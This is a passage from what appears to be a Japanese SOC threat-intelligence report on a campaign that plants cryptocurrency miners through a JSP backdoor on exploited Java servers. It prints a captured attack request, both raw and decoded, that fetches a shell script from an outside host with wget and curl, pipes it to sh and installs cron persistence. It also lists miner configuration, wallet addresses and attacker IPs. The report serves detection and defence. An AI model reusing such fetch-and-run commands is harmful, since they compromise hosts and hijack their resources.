次に、バックドアへのアクセスが行われます(図17)。ここではGETの引数pppに格納されたOSコマンドが実行され、最終的にはシェルスクリプト(logo.jpg)がダウンロードされます。

```
GET /jexws4/jexws4.jsp?ppp=echo+%22%2A%2F26+%2A+%2A+%2A+%2A+wget+-O+-+-q+http%3A%2F
%2F[redacted]%2Flangs%2Flogo.jpg%7Csh%0A%2A%2F25+%2A+%2A+%2A+%2A+curl+http%3A%2F
%2F[redacted]%2Flangs%2Flogo.jpg%7Csh%22+%7C+crontab+-%3Bwget+-O+-+-q+http%3A%2F
%2F[redacted]%2Flangs%2Flogo.jpg%7Csh HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)
no-check-updates: true
```

(a) HTTPリクエスト

```
GET /jexws4/jexws4.jsp?ppp=echo "
*/26 * * * * wget -O - -q http://[redacted]/langs/logo.jpg|sh
*/25 * * * * curl http://[redacted]/langs/logo.jpg|sh" | crontab -;
wget -O - -q http://[redacted]/langs/logo.jpg|sh HTTP/1.1
```

(b) デコード結果

図 17 バックドアを悪用してシェルスクリプトをダウンロード・実行させるリクエスト

本攻撃の送信元は、これらの攻撃通信以外にもApache Commons Collectionsの脆弱性を狙っ

た攻撃も行っており、JexBoss[7]と呼ばれるツールを使用していると考えられます。

4.2.2.2 シェルスクリプトの実行

先述の攻撃が成功した際にダウンロードされるシェルスクリプトは観測時期により内容が異なり、頻繁に更新されています。図18に、ある時点でのシェルスクリプトの内容を示します。




図 18 シェルスクリプトの一例

① 下準備

マイニングプロセスの有無を確認し、起動している場合は該当のマイニングプロセスを終了させます。これは同業の攻撃者を排除することで、脆弱なホストを効率的に利用する目的で記述していると考えられます。また、一見ランダムな文字列の「pzyoatjkhg」は、一般に使われているプロセス名ではなく、観測時期により変更されることから、攻撃者自身が過去に使っていたプロセス名であるか、別の

[7] JexBoss – JBoss (and others Java Deserialization Vulnerabilities) verify and EXploitation Tool
https://github.com/joaomatosf/jexboss

攻撃者が使用しているプロセス名の可能性があります。

最後に、自身のプロセスが起動していない場合、以降のスクリプトを実行します。

② バイナリファイルおよび設定ファイルのダウンロード

攻撃者が用意しているサーバから、本攻撃で使用する設定ファイル(kworker.conf)をダウンロードします。次に、cpuinfoから当該ホストのCPUでAES-NI拡張が使用可能か判断し、ダウンロードするバイナリファイル(kworker/kworker_na)を変えます。AES-NIはAES暗号化/復号を高速にするための拡張命令で、いくつかの仮想通貨採掘アルゴリズムで効率よく仮想通貨を採掘できます。


本例では、バイナリファイルは/var/tmp/以下にaccounts-daemonという名前で保存されますが、これも観測時期により異なることを確認しています。

③ バイナリファイルの実行

バイナリファイルを実行することで、CPUのコア数の調査や、Hugepage機能を有効化します。これらも効率よく仮想通貨を採掘させる攻撃者の工夫と考えられます。

4.2.2.3　　プログラムによる仮想通貨採掘

図19にシェルスクリプトによりダウンロードされる実行バイナリをVirusTotalでスキャンした結果を、図20に設定ファイル(kworker.conf)を示します。



ウイルス対策ソフト	結果	更新日
Antiy-AVL	RiskWare[RiskTool]/Linux.BitCoinMiner.a	20171114
Avast	ELF:BitCoinMiner-AF [PUP]	20171114
Avast-Mobile	ELF:BitCoinMiner-P [PUP]	20171113
AVG	ELF:BitCoinMiner-AF [PUP]	20171114
Avira (no cloud)	SPR/LNX.BitCoinMiner.mzlsr	20171114
CAT-QuickHeal	RiskTool.Linux.BitCoinMiner.A	20171113
DrWeb	Tool.Linux.BtcMine.274	20171114
ESET-NOD32	a variant of Linux/BitCoinMiner.L potentially unsafe	20171114

図 19　実行バイナリのスキャン結果

```
{
    "url": "stratum+tcp://[redacted]:80",
    "user": "46Z6dQ77i2qAa[redacted]59eajwaZbmtyyPsxDXWyxPS5nfYoe5t4R7yTgsvTAxgE8DRwwtKiMxCmM39KCBPfEgL5b",
    "pass": "x",
    "algo": "cryptonight",
    "quiet": true
}
```

図 20　kworker.conf の一例

VirusTotalのスキャン結果からビットコインマイナーと判定され、設定ファイルの「user」部分に攻撃者が利用していると考えられるモネロ(Monero/XMR)のウォレットアドレスが記載されていることから、採掘が試みられている仮想通貨はモネロと考えられます。また、設定ファイルの「url」に記載されたIPアドレスは、一般に公開されているマイニングプールのIPアドレスではないことから、攻撃者が用意した採掘用のプロキシサーバであると考えられます。




図 21 攻撃者の利益

検知状況から、攻撃者は図21のようにして利益を得ていると推測します。
通常の採掘は、マイニングプールに送信した採掘結果に応じて、報酬の仮想通貨を得ることが出来ます。しかし、本攻撃の被害に遭うと、採掘結果を攻撃者の用意したマイナープロキシに送信するため、被害ホストに対して報酬は支払われません。被害ホストは採掘を続けることで、大量の電力が消費されるとともに、大幅なパフォーマンスの低下に繋がります。

調査の結果、攻撃者が利用していると考えられる複数のウォレットアドレスを確認しました。表6に、ウォレットアドレスと、マイナープールから攻撃者が得た報酬額(2017年12月6日現在)を示します。

表 6 攻撃者が利用している考えられるウォレットアドレスと報酬額

ウォレットアドレス	報酬額(モネロ)
43We5FWNCmqffX[redacted]XP9uZvMAZ8gfG7SYaLdQTpo2GGPDjk6zWdGAe6RedPTRhmC1EkGnAY3dPE62H3Gu8R	409.9805411
44NqFYxEZpVH2p[redacted]Yyc6zhxxUutkfHJZSws6NqM4hhjg614JJmN6exbvSVCFsBYmJXwdtnkvA3Cy4CbEi4Q	224.5395188
466iRjZzJZZWAqz[redacted]hj8UJiBEf61Eui6Nw8bEAJ1z434LWM3SKdaDyH7zgNY64rgg2fYmw8cbP5uBjpMA8g	165.6107616
46HNu1D3kxUPTnf[redacted]pFPYUQSszYTiUYQ6j2ZVd1tbnZdQE3H5ASzo2w3EMwbSQmr3v5tD7qRd7mCHYeyP7	81.0488133
46Z6dQ77i2qAapF4[redacted]waZbmtyyPsxDXWyxPS5nfYoe5t4R7yTgsvTAxgE8DRwwtKiMxCmM39KCBPfEgL5b	254.3477195
49mQCzecsC6TS1s[redacted]ESvLGLPHYJLKohVCQivAB5jJw2xHokTpjtSfE3D8m2U3JjDGEWJMYLrN216CM3dRpBt	307.9943628

JSOCで把握しているウォレットアドレスは前述の6種類で、採掘による報酬額の総額は日本円に換算して4,500万円以上です。仮想通貨の価値は連日上がり続けていることから、今年に入り攻撃者は利益に結びつきやすい仮想通貨を採掘させていると考えられます。

4.2.3 大規模な採掘攻撃を行う攻撃者

特定の攻撃者(もしくは組織)による仮想通貨採掘を目的とした大規模な攻撃が行われていると考えます。本攻撃者は送信元 IP アドレスを不定期に変更して攻撃していますが、各攻撃のペイロード部分は酷似しており、特にダウンロードを試みるシェルスクリプト名が logo.jpg である点が特徴です。

このような攻撃によるリスクを低減するため、表 7 のような継続的に攻撃を行うホストは、組織の利用状況に応じてファイアウォールなどのネットワーク機器でアクセス制限を実施することを推奨します。

表 7 大規模な攻撃の送信元が使用する IP アドレス

期間	攻撃通信の送信元IPアドレス
4月1日～5月10日	194.87.94.136
5月11日～5月23日	5.188.10.102
5月23日～7月12日	5.188.10.104
7月12日～10月14日	5.188.10.250
10月14日～	5.188.10.251

4.2.4 まとめ

本節にて紹介した攻撃により、採掘行為に加担しているか確認するには、以下のような調査が有効です。

- □ 攻撃元IPアドレス(表7)からの通信がログに記録されていないか
- □ 不審なファイルを保有するIPアドレス(表)に通信が出ていないか
- □ cronに意図しない内容が記述されていないか
- □ Webサーバなどの権限で不審なプロセスが起動していないか
- □ CPUのリソースを大量に消費しているプロセスは意図したものであるか

表 8　不審なファイルを保有する IP アドレスや不審ファイル名の一例

不審ファイルを保有するIPアドレス	不審なファイル名
91.230.47.40	logo.jpg
5.188.87.11	pics.jpg
5.188.87.12	kill.sh
45.76.94.6	kill1.sh
94.177.187.110	win.txt
149.255.35.91	scv.ps1

仮想通貨の採掘攻撃は、JSOCの監視環境においては成功を確認していません。しかしながら、以下の状況から、攻撃者にとって手間をかけるだけの利益があると推察できます。

- シェルスクリプト
  - 採掘を行うシェルスクリプトはメンテナンスされ続けている
  - 仮想通貨の採掘効率を上げる記述がなされている
  - 脆弱なホストの占有を試みている

- 検知件数の増加
  - 攻撃を行う送信元(＝攻撃者)が増加している
  - 狙われる脆弱性が増えている
    Apache Tomcatの脆弱性(CVE-2017-12615、CVE-2017-12617)を狙う攻撃を検知しております

弊社サイバー救急センターにおいて、本攻撃が成功したことによる緊急対応事案[8]がございます。このような攻撃は今後も継続し、手口も巧妙化する可能性が高いため、表5のような任意コード実行の脆弱性について早期対策することを推奨します。

仮想通貨採掘を行う攻撃者/攻撃手法がある事をご認識いただき、セキュリティ対策向上の一助となれば幸いです。

[8] サイバー救急センターレポート 第 1 号
https://www.lac.co.jp/lacwatch/pdf/20171124_cecreport_vol1.pdf

終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数の検知が行われた流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.18
【執筆】
久米 潤一郎 / 園田 真人 / 髙井 悠輔 / 西部 修明 / 村上 正太郎 / 山城 重成
(五十音順)

JSOC

JAPAN
SECURITY OPERATION
CENTER

LAC ともに、イキル

株式会社ラック
〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー
TEL：03-6757-0113（営業）
E-MAIL：sales@lac.co.jp
https://www.lac.co.jp/